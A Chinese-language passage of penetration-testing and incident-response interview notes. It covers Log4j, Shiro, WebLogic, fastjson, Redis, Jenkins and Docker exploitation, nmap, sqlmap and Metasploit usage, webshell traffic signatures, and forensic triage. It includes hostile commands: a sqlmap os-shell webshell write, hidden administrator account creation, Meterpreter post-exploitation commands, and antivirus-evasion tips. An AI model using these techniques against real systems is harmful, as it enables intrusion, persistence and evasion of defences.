该漏洞主要是由于日志在打印时当遇到`${`后，以:号作为分割，将表达式内容分割成两部分，前面一部分prefix，后面部分作为key，然后通过prefix去找对应的lookup，通过对应的lookup实例调用lookup方法，最后将key作为参数带入执行，引发远程代码执行漏洞

核心原理为，在正常的log处理过程中对**${**这两个紧邻的字符做了检测，一旦匹配到类似于表达式结构的字符串就会触发替换机制，将表达式的内容替换为表达式解析后的内容，而不是表达式本身，从而导致攻击者构造符合要求的表达式供系统执行

日志在打印时当遇到${后，Interpolator类以:号作为分割，将表达式内容分割成两部分，前面部分作为 prefix，后面部分作为 key。然后通过prefix去找对应的 lookup，通过对应的lookup实例调用lookup方法，最后将key作为参数带入执行

03-Shiro反序列化漏洞

shiro提供记住密码功能，Payload产生的过程：命令=》序列化=》AES加密=》base64编码=》RememberMe Cookie值
影响版本：Apache Shiro < 1.2.4
特征判断：返回包中包含rememberMe=deleteMe字段。
第二种 直接发送原数据包，返回的数据中不存在关键字可以通过在发送数据包的cookie中增加字段：****rememberMe=然后查看返回数据包中是否存在关键字
利用：用生成的Payload，构造数据包，伪造cookie发送payload

SHIRO-550：
shiro默认使用了CookieRememberMeManager，其处理cookie的流程是：
得到rememberMe的cookie值-->Base64解码-->AES解密-->反序列化
AES的密钥是硬编码在代码里，就导致了反序列化的RCE漏洞

SHIRO-721反序列化漏洞
不需要key，利用Padding Oracle Attack构造出RememberMe字段后段的值结合合法的RememberMe cookie即可完成攻击

04-weblogic有几种漏洞

weblogic就好多了，基于T3协议的反序列化；基于xml解析时候造成的反序列化，还有ssrf，权限绕过等等

反序列化漏洞
Weblogic（及其他很多java服务器应用）在通信过程中传输数据对象，涉及到序列化和反序列化操 作，如果能找到某个类在反序列化过程中能执行某些奇怪的代码，就有可能通过控制这些代码达到RCE 的效果

常见的weblogic漏洞
1. #CVE-2016-0638 Weblogic 直接反序列化基于Weblogic t3协议引起远程代码执行的反序列化漏洞 漏洞实为CVE-2015-4852绕过 拜Oracle一直以来的黑名单修复方式所赐

2. #CVE-2016-3510 基于Weblogic t3协议引起远程代码执行的反序列化漏洞

3. #CVE-2017-3248 基于Weblogic t3协议引起远程代码执行的反序列化漏洞 属于Weblogic JRMP反序列化
4. #CVE-2018-2628 基于Weblogic t3协议引起远程代码执行的反序列化漏洞 属于Weblogic JRMP反序列化
5. #CVE-2018-2893 基于Weblogic t3协议引起远程代码执行的反序列化漏洞 实为CVE-2018-2628绕过 同样拜Oracle一直以来的黑名单修复方式所赐 属于Weblogic JRMP反序列化

05-fastjson反序列化漏洞

正常请求是get请求并且没有请求体，可以通过构造错误的POST请求，即可查看在返回包中是否有fastjson这个字符串来判断

fastjson漏洞利用原理
在请求包里面中发送恶意的json格式payload，漏洞在处理json对象的时候，没有对@type字段进行过滤，从而导致攻击者可以传入恶意的TemplatesImpl类，而这个类有一个字段就是_bytecodes，有部分函数会根据这个_bytecodes生成java实例，这就达到fastjson通过字段传入一个类，再通过这个类被生成时执行构造函数

无回显怎么办
1.一种是直接将命令执行结果写入到静态资源文件里，如html、js等，然后通过http访问就可以直接看到结果
2.通过dnslog进行数据外带，但如果无法执行dns请求就无法验证了
3.直接将命令执行结果回显到请求Poc的HTTP响应中

06-判断目标是否使用st2框架

一般st2开发的应用，会以.do\.action为结尾后缀，但是spingweb同样可以这样结尾来定义相关接口，所以通过在相关接口追加actionErrors参数，st2应用会触发报错

而spring的话，类似user.do/的访问和user.do的结果一样
st2-045这就是看Content-Type，这部分是达到命令执行的部分

07-redis未授权与权限获取

Redis默认情况下，会绑定在0.0.0.0:6379，这样将会将Redis服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问Redis以及读取Redis的数据。攻击者在未授权访问Redis的情况下可以利用Redis的相关方法，可以成功在Redis服务器上写入公钥，进而可以使用对应私钥直接登录目标服务器

条件:
a、redis 服务以 root 账户运行
b、redis 无密码或弱密码进行认证
c、redis 监听在 0.0.0.0 公网上

方法:
a、通过Redis的INFO命令，可以查看服务器相关的参数和敏感信息,为攻击者的后续渗透做铺垫
b、上传SSH公钥获得SSH登录权限
c、通过crontab反弹shell
d、slave主从模式利用

修复:
密码验证
降权运行
限制 ip/修改端口

1.redis写入webshell
服务端的redis链接存在未授权，在攻击机上面能用redis-cli直接登录链接，并未登录验证.

2.利用redis写入ssh公钥
服务端的redis连接存在未授权，在攻击机上面能用redis-cli直接登录链接 并未登录验证，服务端存在ssh目录并且有写入的权限.

3.redis写入计划任务
这个方法只能在Centos上使用，Ubuntu上是行不通的
原因如下: 因为默认redis写文件后是644的权限，但ubuntu要求执行定时任务文件/var/spool/cron/crontabs/<username>权限必须是600也就是-rw----才会执行，否则会报 错(root) INSECURE MODE (mode 0600 expected)，而Centos的定时任务文 件/var/spool/cron/<username>权限644也能执行因为redis保存RDB会存在乱码，在Ubuntu上 会报错，而在Centos上不会报错 然后由于系统的不同，crontrab定时文件位置也会不同

08-Memcache未授权访问

Memcached 是一套常用的 key-value 缓存系统，由于它本身没有权限控制模块，所以对公网开放的
Memcache服务很容易被攻击者扫描发现，攻击者通过命令交互可直接读Memcached中的敏感信 息。
利用
1、登录机器执行 netstat -an |more 命令查看端口监听情况。回显 0.0.0.0:11211 表示在所有网卡进行
监听，存在 memcached 未授权访问漏洞。
2、telnet 11211，或 nc -vv 11211，提示连接成功表示漏洞存在

漏洞加固
a、设置 memchached 只允许本地访问
b、禁止外网访问 Memcached 11211 端口
c、编译时加上 –enable-sasl，启用 SASL 认证FFMPEG 本地文件读取漏洞

09-MongoDB未授权访问

开启 MongoDB 服务时不添加任何参数时,默认是没有权限验证的,而且可以远程访问数据库,登录的 用户可以通过默认端口无需密码对数据库进行增、删、改、查等任意高危操作。
防护
1.为MongoDB添加认证:
1)MongoDB 启动时添加-auth参数
2)给 MongoDB 添加用户:use admin
#使用admin库db.addUser(“root”, “123456”) #添加用户名root密码 123456的用户db.auth(“root”,“123456”) #验证下是否添加成功,返回1说明成功
2.禁用HTTP和REST端口
MongoDB自身带有一个HTTP服务和并支持REST接口。在2.6以后这些接口默认是关闭的。mongoDB默认会使用默认端口监听web服务,一般不需要通过 web 方式进行远程管理,建议禁用。修改配置文件或在启动的时候选择-nohttpinterface 参数
nohttpinterface=false
3、限制绑定IP启动时加入参数-bind_ip 127.0.0.1或在/etc/mongodb.conf 文件中添加以下内容:bind_ip = 127.0.0.1

10-Jenkins未授权访问

攻击者通过未授权访问进入脚本命令执行界面执行攻击指令
println "ifconfig -a".execute().text 执行一些系统命令,利用 wget 下载webshell

11-Java反序列化原理

(1)Java 序列化指 Java 对象转换为字节序列的过程
(2)Java 反序列化指字节序列恢复为 Java 对象的过程
(3) Commons-collections 爆出第一个漏洞开始,Java 反序列化漏洞的事件就层出不穷。
(4)在 Java 中,利用 ObjectInputStream 的 readObject 方法进行对象读取
(5)可以深入了解 ysoserial有哪些 gadgets

12-Docker 远程API漏洞

1-docker swarm 是一个将docker集群变成单一虚拟的docker host 工具，使用标准的DockerAPI，能够方便docker集群的管理和扩展，该未授权访问,可以通过url操作，执行docker命令。

2-通过docker client执行目标服务器容器命令，docker是以root权限运行的

一、有运行 ssh 服务，/root/.ssh 目录挂载到 container 内，，然后修改 /.ssh/authorized_keys 文件，把自己的 public key 写进去
二、没有运行 ssh 服务，利用挂载写 crontab 定时任务，反弹一个 shell

13-Jboss反序列化漏洞

jboss的反序列化漏洞出现在jboss\server\all\deploy\httpha-invoker.sar\invoker.war\WEB-INF\classes\org\jboss\invocation\http\servlet目录下的ReadOnlyAccessFilter.class文件中的doFilter中。 程序获取http数据保存到了httpRequest中，序列化后保存到了ois中，然后没有进行过滤操作，直接 使用了readObject（）进行了反序列化操作保存到了mi变量中，这其实就是一个典型的java反序列化漏洞

14.Python反序列化

Python 的序列化和反序列化是将一个类对象向字节流转化从而进行存储和传输，然后使用的时候再将字节流转化回原始的对象的一个过程，Python反序列化后产生的对象会在结束时触发__reduce__()函数从而触发恶意代码。

防御：
1、用更高级的接口__getnewargs()、getstate()、setstate()等代替reduce()魔术方法；
2、进行反序列化操作之前，进行严格的过滤，若采用的是pickle库可采用装饰器实现。

15.PHP反序列化

php反序列化漏洞，又叫php对象注入漏洞 是因为程序对输入数据处理不当导致的。

php中有两个函数serialize() 和unserialize()。

反序列常见魔术函数
__sleep
在使用 serialize() 函数时，程序会检查类中是否存在一个 __sleep() 魔术方法。如果存在，则该方法会先被调用，然后再执行序列化操作。

__wakeup
在使用 unserialize() 时，会检查是否存在一个 __wakeup() 魔术方法。如果存在，则该方法会先被调用，预先准备对象需要的资源。
__toString()
方法用于定义一个类被当成字符串时该如何处理。
__invoke
当尝试以调用函数的方式调用一个对象时， __invoke() 方法会被自动调用。(本特性只在 PHP 5.3.0 及以上版本有效。)
__construct
具有 __construct 函数的类会在每次创建新对象时先调用此方法，适合在使用对象之前做一些初始化工作。

利用方式：
1.__wakeup( )绕过 (CVE-2016-7124)
反序列化时，如果表示对象属性个数的值大于真实的属性个数时就会跳过__wakeup( )的执行。
影响版本：
PHP before 5.6.25
7.x before 7.0.10

2.注入对象构造方法
3.Session反序列化漏洞
4.PHAR利用

0x05.安全工具篇

1.CS工具使用

此处建议各位自己安装一个点击一下就知道了 （渗透神器）

2.Nmap常用命令

nmap hostname/ip或者多个ip或者子网192.168.123.*
-iL ip.txt 扫描ip.txt的所有ip
-A 包含了-sV，-O，探测操作系统信息和路由跟踪。一般不用，是激烈扫描
-O 探测操作系统信息
-sV 查找主机服务版本号
-sA 探测该主机是否使用了包过滤器或防火墙
-sS 半开扫描，一般不会记入日志，不过需要root权限。

-sT TCP connect()扫描，这种方式会在目标主机的日志中记录大批的链接请求以及错误信息。
-sP ping扫描，加上这个参数会使用ping扫描，只有主机存活，nmap才会继续扫描，一般最好不加，因为有的主机会禁止ping，却实际存在。
-sN TCP空扫描
-F 快速扫描
-Pn 扫描之前不使用ping，适用于防火墙禁止ping，比较有用。
-p 指定端口/端口范围
-oN 将报告写入文件
-v 详细信息
-T<0-5> 设定速度

使用脚本：
--script all 使用所有脚本
--script=sql.injection.nse sql注入
--script="smb*" 扫smb系列

一、4 大功能：分别为主机发现（参数-sn）、端口扫描(-sS -sU)、版本侦测(-sV)、OS侦测(-O)
二、扫描方式有：tcp connect()、TCP SYN scanning、TCP FIN scanning、Null scan等，
三、绕过 ping 扫描参数为：nmap -Pn XXX.XXX.XXX.XXX
四、漏洞检测可直接 nmap 目标 --script=auth,vuln

3.SQLmap篇

-u 单个URL -m xx.txt 多个URL
-d "mysql://user:password@10.10.10.137:3306/dvwa" 作为服务器客户端，直接连接数据库
--data post/get都适用
-p 指定扫描的参数
-r 读取文件
-f 指纹信息
--tamper 混淆脚本，用于应用层过滤
--cookie --user-agent --host等等http头的修改
--threads 并发线程 默认为1
--dbms MySQL<5.0> 指定数据库或版本

-level=LEVEL 执行测试的等级（1-5，默认为 1）
-risk=RISK 执行测试的风险（0-3，默认为 1） Risk升高可造成数据被篡改等风险
-current-db / 获取当前数据库名称
-dbs 枚举数据库管理系统数据库

```
-tables 枚举 DBMS 数据库中的表
-columns 枚举 DBMS 数据库表列
-D DB 要进行枚举的数据库名
-T TBL 要进行枚举的数据库表
-C COL 要进行枚举的数据库列
-U USER 用来进行枚举的数据库用户

常用的tamper：
  base64encode.py #转为b64编码
  charencode.py url编码
  chardoubleencode.py 双URL编码
  unmagicquotes.py 宽字节
  randomcomments.py 用/**/分割SQL关键字
  space2plus.py space2comment.py space2xxxx.py 替换空格为xx

  Post注入：
    sqlmap -r "数据包地址" -p "参数" -dbms 数据类型
  Get注入
    sqlmap -u "注入点地址" --dbms 参数
```

```
sqlmap进行交互式写shell
1-前提条件：最高权限、知道web网站绝对路径、能获取到cookie
2-sqlmap.py -u "注入点地址" --cookie="cookie值" --os-shell
  -echo “一句话木马”>网站的绝对路径
3-输入web网站的绝对路径
4-传木马
```

4.菜刀、蚁剑、冰蝎流量特征

菜刀特征
使用了base64的方式加密了发送给“菜刀马”的指令，其中的两个关键payload z1和z2，这个名字是可变的

蚁剑特征
默认的USER-agent请求头 是 antsword xxx，但是 可以通过修改：/modules/request.js 文件中 请求UA绕过
其中流量最中明显的特征为@ini_set("display_errors","0");这段代码基本是所有WebShell客户端链接PHP类WebShell都有的一种代码

蚁剑混淆加密后还有一个比较明显的特征,即为参数名大多以“_0x......=”这种形式（下划线可替换），所以以_0x开头的参数名也很可能就是恶意流量

冰蝎
看包没有发现什么特征，但是可以发现它是POST请求的
1、Accept头有application/xhtml+xmlapplication/xmlapplication/signed-exchange属于弱特征（UA头的浏览器版本很老）
2、特征分析Content-Type: application/octet-stream 这是一个强特征查阅资料可知octet-stream的意思是，只能提交二进制，而且只能提交一个二进制，如果提交文件的话，只能提交一个文件,后台接收参数只能有一个，而且只能是流（或者字节数组）；很少使用

#冰蝎2特征：
默认Accept字段的值很特殊,而且每个阶段都一样冰蝎内置了十余种UserAgent ，每次连接shell 会随机选择一个进行使用。但都是比较老的，r容易被检测到，但是可以在burp中修改ua头。
Content-Length: 16, 16就是冰蝎2连接的特征

#冰蝎3特征：
冰蝎3取消动态密钥获取，目前很多waf等设备都做了冰蝎2的流量特征分析，所以3取消了动态密 钥获取；php抓包看包没有发现什么特征，但是可以发现它是POST请求的
1）Accept头application/xhtml+xmlapplication/xmlapplication/signed-exchange属于弱特征
2）ua头该特征属于弱特征。通过burp可以修改,冰蝎3.0内置的默认16个userAgent都比较老。现实生活中很少有人使用，所以这个也可以作为waf规则特征

jsp抓包特征分析Content-Type: application/octet-stream 这是一个强特征查阅资料可知 octet-stream的意思是，只能提交二进制，而且只能提交一个二进制，如果提交文件的话，只能提交 一个文件,后台接收参数只能有一个，而且只能是流（或者字节数组）；很少使用。

5.哥斯拉流量特征

```
### PHP连接特征
（1）php_XOR_BASE64
设置代理，用burp抓包。截取到特征发**现请求都含有"pass**="第一个包
第二个包
POST /hackable/uploads/base.php HTTP/1.1
User-Agent: Java/1.8.0_131
Host: 192.168.0.132:777
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
Content-Length: 51
Connection: close
pass=AWEzAAN%2FWFI3XHNGaGBQWDEHPwY4fSQAM2AIDw%3D%3D

###jsp连接特征
（1）java_AES_BASE64
POST /gejs.jsp HTTP/1.1
User-Agent: Java/1.8.0_131
Host: 192.168.0.132:555
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
Content-Length: 33035
Connection: close
pass=0%2FMHwbBP6vuX0WyYztOU9DrUPcD0Zwx0KhArobwwHBDld91Y8xrUqPxo40dK
oSbGd%2FxDF4yJopsUIHMI8NMfFUl0oxBzWPyMdTmxAntagmMGLGiqB1ckbl5G%2Fla
pnewWrvhhdqtj0eT2zvUes%2Bg6yhFGVjLstoOdJxkYPY6XB70AeffugDlCkUYAyHyr
TymPocUs14sKD5ItAn5147goo9TAdBH0kgSNlxbqxMqTPbgjKljsvC53fFB%2BO5jKU
BCBvsCR1W%2FLhPA42qp1e%2Fl0cmUohwSAT3N0s9r%2FzRVlB3lQkXnV895dz48DyP
bYjJp%2Bhpf1qFjbCy1o8Zd771ObGbKvWr1O5PZOTNKBu
**与php请求一样都含有"pass="而且发起连接时服务器返回的Content-Length是0**

（2）java_AES_RAW
POST /rwj.jsp HTTP/1.1
User-Agent: Java/1.8.0_131
Host: 192.168.0.132:555
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
Content-Length: 23360
Connection: close
Óó•Á°Oêû•Ñl•ÎÓ•ô:Ô=Àôg•t*•+
¡¼0••åwÝXó•Ô¨ühãGJ¡&ÆwüC•••¢••s•ðÓ••It£•sXü•u9±•{Z•c•,hª•W$n^FþV©•ì
•®øav«cÑäöÎõ•³è:Ê
```


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=1C26762D96A561D4A63BDE104E22930C; Path=/;
HttpOnly
Content-Type: text/html
Content-Length: 0
Date: Wed, 18 Nov 2020 15:19:56 GMT
Connection: close

口头表述：
```

6.wireshark简单的过滤规则

```
过滤 ip:
过滤源 ip 地址:ip.src==1.1.1.1;,目的 ip 地址:ip.dst==1.1.1.1;
过滤端口:
过滤 80 端口:tcp.port==80,源端口:tcp.srcport==80,目的端
口:tcp.dstport==80
协议过滤:
直接输入协议名即可,如 http 协议 http
http 模式过滤:
过滤 get/post 包 http.request.mothod=="GET/POST"
```

7.MSF基本使用方法




```
常用命令
background #让meterpreter处于后台模式
sessions -i number #与会话进行交互，number表示第n个session
quit #退出会话
shell #获得命令行
cat c:\\boot.ini #查看文件内容
getwd #查看当前工作目录
```

```
work directory upload /root/Desktop/netcat.exe c:\\ # 上传文件到目标机上
download 0xfa.txt /root/Desktop/ # 下载文件到本机上
edit c:\\boot.ini # 编辑文件
search -d d:\\www -f web.config #search 文件 ps #查看当前活跃进程
migrate pid #将Meterpreter会话移植到进 程数位pid的进程中
execute -H -i -f cmd.exe #创建新进程cmd.exe，-H不可 见，-i交互 getpid #获取当前进程的
pid kill pid #杀死进程 getuid #查看权限
sysinfo #查看目标机系统信息，如机器名，操作系统等
getsystem #提权操作
timestompc:/a.doc -c "10/27/2015 14:22:11" #修改文件的创建时间

# 迁移进程
1-meterpreter > ps
2-自行选择PID
3-meterpreter > migrate pid
```

0x06.木马免杀篇

免杀可以先fuzz定位出被查杀的语句，然后对被查杀那部分进行一波操作，像是加密啊、编码啊、动态执行啊什么的，或者拆分拼接啊，特定条件执行啊，方法很多，主要就是找到那里被杀了，然后对被杀的部分进行处理.

00-无文件执行木马的方式有哪些？

```
powershell（脚本解析器） 》》》powershell.exe（应用程序）

VB.script（脚本解析器） 》》》cscript.exe（应用程序）

bat处理 （脚本解析器） 》》》cmd.exe（应用程序）

javaSrtipt（脚本解析器） 》》》mshta.exe（应用程序）
```

01-shellcode免杀？

1.编码
2.加壳
3.混淆
4.分离免杀
5.特征码修改
6.添加无用逻辑语句
7.重写api

02-分离免杀

分为加载器和shellcode两部分，一般将shellcode存储在网页或者图片中，然后加载器远程加载存在shellcode的网页或者图片之类的

03-powershell远程加载？

可以远程加载mimikazt，远控文件，exe可执行文件实现无文件落地。

0x07.应急与响应

01-Windows加固方法

Windows加固：修改弱口令，对各个服务密码排查，然后对服务配置文件进行更改禁用php函数实行黑名单白名单
对服务版本进行排查查找当前版本是否存在Nday
iptable设置用户相关服务端口
安装杀毒软件

02-形容passwd和shadow区别

/etc/passwd 存账户信息一般不存密码

/etc/shadow主要用来存密码

/etc/passwd默认是任意用户可读只有root用户可修改 /etc/shadow 默认只有root用户可读可写

/etc/passwd 包含系统用户和用户的主要信息

/etc/shadow 用于储存系统中用户的密码，又称为影子文件

/etc/group 记录组ID和组名的对应文件

03-系统日志分析

常见的应急响应事件分类：
web入侵：网页挂马、主页篡改、Webshell
系统入侵：病毒木马、勒索软件、远控后门
网络攻击：DDOS攻击、DNS劫持、ARP欺骗

04-网站被挂马如何应急

1.取证，登录服务器，备份，检查服务器敏感目录，查毒（搜索后门文件-注意文件的时间，用户，后缀等属性），调取日志（系统，中间件日志，WAF日志等）；
2.处理，恢复备份（快照回滚最近一次），确定入侵方法（漏洞检测并进行修复）
3.溯源，查入侵IP，入侵手法（网路攻击事件）的确定等
4.记录，归档--------预防-事件检测-抑制-根除-恢复-跟踪-记录通用漏洞的应对等其他安全应急事件

05-Windows中毒了 如何应急

一、检查系统账号安全
1、查看服务器是否有弱口令、可疑账号、隐藏账号、克隆账号、远程管理端口是否对公网开放。
2、Win+R 打开运行，输入“eventvwr.msc”打开操作系统日志，查看管理员登录时间、用户名是否存在异常

二、检查异常端口、进程
1、使用 netstat -ano 检查端口连接情况，是否有远程连接、可疑连接（主要定位 ESTABLISHED）。
2、根据 netstat 定位出的 pid，再通过 tasklist 命令进行进程定位

tasklist | findstr “PID”
3、也可以使用 D 盾_web 查杀工具、火绒剑、XueTr 等工具进行判断可疑进程（如蓝色、红色进程、没有签名验证信息的进程、没有描述信息的进程、进程的属主、进程的路径是否合法、 CPU 或内存资源占用长时间过高的进程）

三、检查启动项、计划任务、服务
1、检查服务器是否有异常的启动项，如：单击开始菜单 >【运行】，输入 msconfig看一下启动项是否存在可疑启动，注册表run键值是否存在可疑启用文件，组策略，运行 gpedit.msc 查看脚本启动是否存在启用文件等
2、检查计划任务，如单击【开始】>【设置】>【控制面板】>【任务计划】，查看计划任务属性，便可以发现木马文件的路径
3、检查服务自启动，如单击【开始】>【运行】，输入 services.msc，注意服务状态和启动类型，检查是否有异常服务。

四、检查系统相关信息
1、查看系统版本以及补丁信息
检查方法：单击【开始】>【运行】，输入 systeminfo，查看系统信息是否打了补丁
2、查找可疑目录及文件
检查方法：
a、查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。
Window 2003 C:\Documents and Settings
Window 2008R2 C:\Users\ b、单击【开始】>【运行】，输入%UserProfile%\Recent，分析最近打开分析可疑文件。
c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

五、自动化查杀
用360、卡巴斯基等病毒查杀系统病毒木马，Web 可以用 D 盾、河马工具查杀 Webshell 后门

六、日志分析
用 360 星图日志分析工具进行分析攻击痕迹或手工结合 EmEditor 进行日志分析

06-主机被入侵

1. 优先提取易消失的数据
   - 内存信息
   - 系统进程`free -m`
   - 路由信息`tracert`
2. ifconfig`查看网卡流量，检查网卡的发送、接收数据情况
3. NetHogs`实时监控带宽占用状况
4. 查看Linux系统日志 `/var/log`
5. ClamAV`杀毒软件

07-如何发现克隆账号、隐藏账号

去注册表里查看用户、使用安全工具、d盾查影子用户
net user test$ 123 /add //添加隐藏用户
net localgroup administrators test$ /add //添加进用户组
注册表种删除 regedit 路径 HKEY_LOCAL_MACHINE --SAM-SAM(需要右击权限修改管理员权限)-Domains-Account-users 查看Users表项与Names表项中的项数量是否一致
lusrmgr.msc
net user test$ 123/del 删除

08-window系统日志分析

window日志分为系统日志，应用程序日志和安全日志。在应急溯源中，重点关注安全日志

日志默认保存位置
系统日志：C:\Windows\System32\winevt\Logs\System.evtx
应用程序日志：C:\Windows\System32\winevt\Logs\Application.evtx
安全日志：C:\Windows\System32\winevt\Logs\Security.evtx
1. 不同事件对应不同的ID，可以通过过滤ID快速浏览事件
2. 一般是在事件查看其中，对日志时间ID进行筛选。比如在勒索病毒的应急响应中，我们通过事件ID-4624对登录成功的日志进行筛选，因为勒索病毒一般是通过RDP爆破的方式进行传播的，所以我们重点关注登录类型为10的登陆成功的日志

排查流程
1.查看开启的服务以及服务对应的端口 tasklist | findstr “PID” //根据netstat定位出的pid，再通过tasklist命令确认端口对应的进程
2.使用Process Explorer 查看进程，当然 d盾也可以查看 可以使用火绒剑等工具进行启动项分析

09-怎么发现服务器中的一句话或者大马

d盾查杀网页目录
手动查找：通过查看服务器日志，最近被创建、修改的文件等
1.查找上传、写入日志
2.webshell扫描工具

10-入侵排查思路

已经被入侵
一、目的已经达成，木马，后门均已销毁
1.既然知道被入侵，定位被入侵的时间点
2.如果这个服务器是云服务器，对其进行快照。（目的，封存内存。）
3.当定位到时间点，查设备流量信息。找到木马链接信息
4.查找系统内对应的日志，找到相关线索
5.如果日志被删除，因为机器快照已经建立。使用Winhex对硬盘数据进行恢复

二、目的没有达成，数据正在回传。木马，后门均在服务器上运行
1.下线服务器，封禁攻击IP
2.Volatility 内存取证 建立快照 提取内存定位到shellcode找到他的IP
3.如果他们使用常见的C2的工具，我们可以根据流量分析出入侵者的意图
4.关闭服务器，或者在防火墙上禁掉他们的IP。登录服务器，对shellcode进行移除
5.重启以后进入安全模式，排查注册表 计划任务 服务 放大镜后门 shift后门

正在被入侵
可能入侵者在尝试进行攻击的时候，下线，然后对机器进行排查
比如：弱口令爆破
1.弱口令爆破会产生日志，日志一定要采用远程日志系统，例如Linux的rsyslog。开启远程日志系统的好处：不怕日志被攻击者删除
2.一定要找到入侵者的源IP，在防火墙下发阻断策略

11-windows入侵排查

windows入侵排查

1. 检查系统账号安全
2. 历史命令
3. 检查异常端口、进程
4. 检查启动项、计划任务、服务
5. 日志分析
6. 1. 日志中搜索关键字:如:union,select等

```
   2. 分析状态码:
    1xx   information
    200   successful
    300   redirection
    4xx   client error
    5xx   server error
7.查找可疑文件
```

12-Windows被黑客登录了，怎么找到登录ip

```
查看Windows日志、登录日志、远程桌面日志、审核策略与事件查看器
```

13-Linux入侵排查思路

```
1、账号安全
2、历史命令
3、检查异常端口
4、检查异常进程
5、检查开机启动项
6、检查定时任务
7、检查服务
8、检查异常文件
9、检查系统日志
```

14-中挖矿病毒怎么分析解决

```
ps -aux查看进程分析
top分析算力情况，算力特别多的一般是挖矿病毒
对流量进行过滤含有矿池服务器的的流量包就是挖矿病毒
以及任务计划可以排查出挖矿病毒，然后kill掉进程，rm掉程序
```

15-中挖矿怎么办？删不掉呢

如果情况允许，先下线，并检查挖矿是否有在内网传播，及时下线所有被传播的主机，上机排查攻击痕迹、一般可以从cup占用、可疑进程、开放端口、计划任务、服务项等几个方面进行排查，然后将样本上传到在线分析平台，然后清除挖矿主程序，主要就是双向封禁矿池地址、删除计划任务自启动、删服务，结束恶意进程、删病毒

1、删不掉的情况，我们先确认下是因为程序正在使用，还是权限不够，根据情况来进行相应措施
2、直接降权，降到没有执行权限

16-ssh被爆破的应急解决

首先日志分析 想到的是`/var/log/secure`，
查看登录相关安全日志：`tail -f /var/log/secure`
这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都会记录下来。
统计一下登录成功的IP有哪些，看登陆成功的IP是否都是正常用户的，如不是，立刻下线，并检查这台服务器是否有对其他内网服务器进行攻击，对服务器进行检测，是否有添加用户或后门等
日志分析--》查看用户安全性--》确定攻击情况--》关闭22端口

17-SSH如何加固

1、禁止向公网开放端口，若必须开放应限定管理IP地址并加强口令安全审计（口令长度不低于8位，由数字、大小写字母、特殊字符等至少两种以上组合构成）
2、更改服务器ssh默认端口
3、部署入侵检测设备，增强安全防护
4、同一个ip登录超过5次错误实行黑名单
5、禁用root登录
6、禁用空密码
7、改用密钥登录
8、基于受信任主机的无密码登录

18-中了内存马如何排查 （不死马）

源码检测
java中，只有被JVM加载后的类才能被调用，或者在需要时通过反射通知JVM加载。所以特征都在内存中，表现形式为被加载的class，可以通过一些工具或方法获取到JVM的运行时内存中已加载的类， Java本身提供了Instrumentation类来实现运行时注入代码并执行，所以我么可以筛选条件组合进行检测：
①新增的或修改的；
②没有对应class文件的
③xml配置中没注册的
④冰蝎等常见工具使用的
⑤filterchain中排第一的filter类

还有一些比较弱的特征可以用来辅助检测，比如类名称中包含shell或者为随机名，使用不常见的classloader加载的类
另外，有一些工具可以辅助检测内存马，如[java-memshell-scanner](https://github.com/c0ny1/java-memshell-scanner)是通过jsp扫描应用中所有的filter和servlet，然后通过名称、对应的class是否存在来判断是否是内存马

如果是jsp注入，日志中排查可疑jsp的访问请求。
如果是代码执行漏洞，排查中间件的error.log，查看是否有可疑的报错，判断注入时间和方法
根据业务使用的组件排查是否可能存在java代码执行漏洞以及是否存在过webshell，排查框架漏洞，反序列化漏洞。
如果是servlet或者spring的controller类型，根据上报的webshell的url查找日志（日志可能被关闭，不一定有），根据url最早访问时间确定被注入时间
如果是filter或者listener类型，可能会有较多的404但是带有参数的请求，或者大量请求不同url但带有相同的参数，或者页面并不存在但返回200

19-日志中看到的行为分析

分析方法：
蚁剑 菜刀
post一个PHP的函数 这些函数可以对文件进行操作 可以对数据库进行操作
如果特征编码 例如base64 rot13 通过该种编码的解码来实现流量的解密

冰蝎
aes-128加密
在开始连接进行密钥协商的时候 抓取冰蝎流量密钥值
通过冰蝎密钥 对加密的流量进行解密在进行行为分析

20-应急响应的六个过程？

准备-检测-抑制-根除-恢复-跟踪总结

21-被上传一句话、日志被清除、 已经免杀

一般都有备份文件，可以提取一下备份文件的md5值，再把现在的md5值提取出来对比一下，因为文件发生改变 md5就会改变　通过软件（文件对比器）对比一下，看看有没有不同的地方 初步缩写范围 基本就可以确认恶意文件

22-Linux系统中毒 如何应急？

1、检查用户及密码文件/etc/passwd、/etc/shadow 是否存在多余帐号，主要看一下帐号
后面是否是 nologin,如果没有 nologin 就要注意；
2、通过 who 命令查看当前登录用户（tty 本地登陆 pts 远程登录）、w 命令查看系统信息，想知道某一时刻用户的行为、uptime查看登陆多久、多少用户，负载；
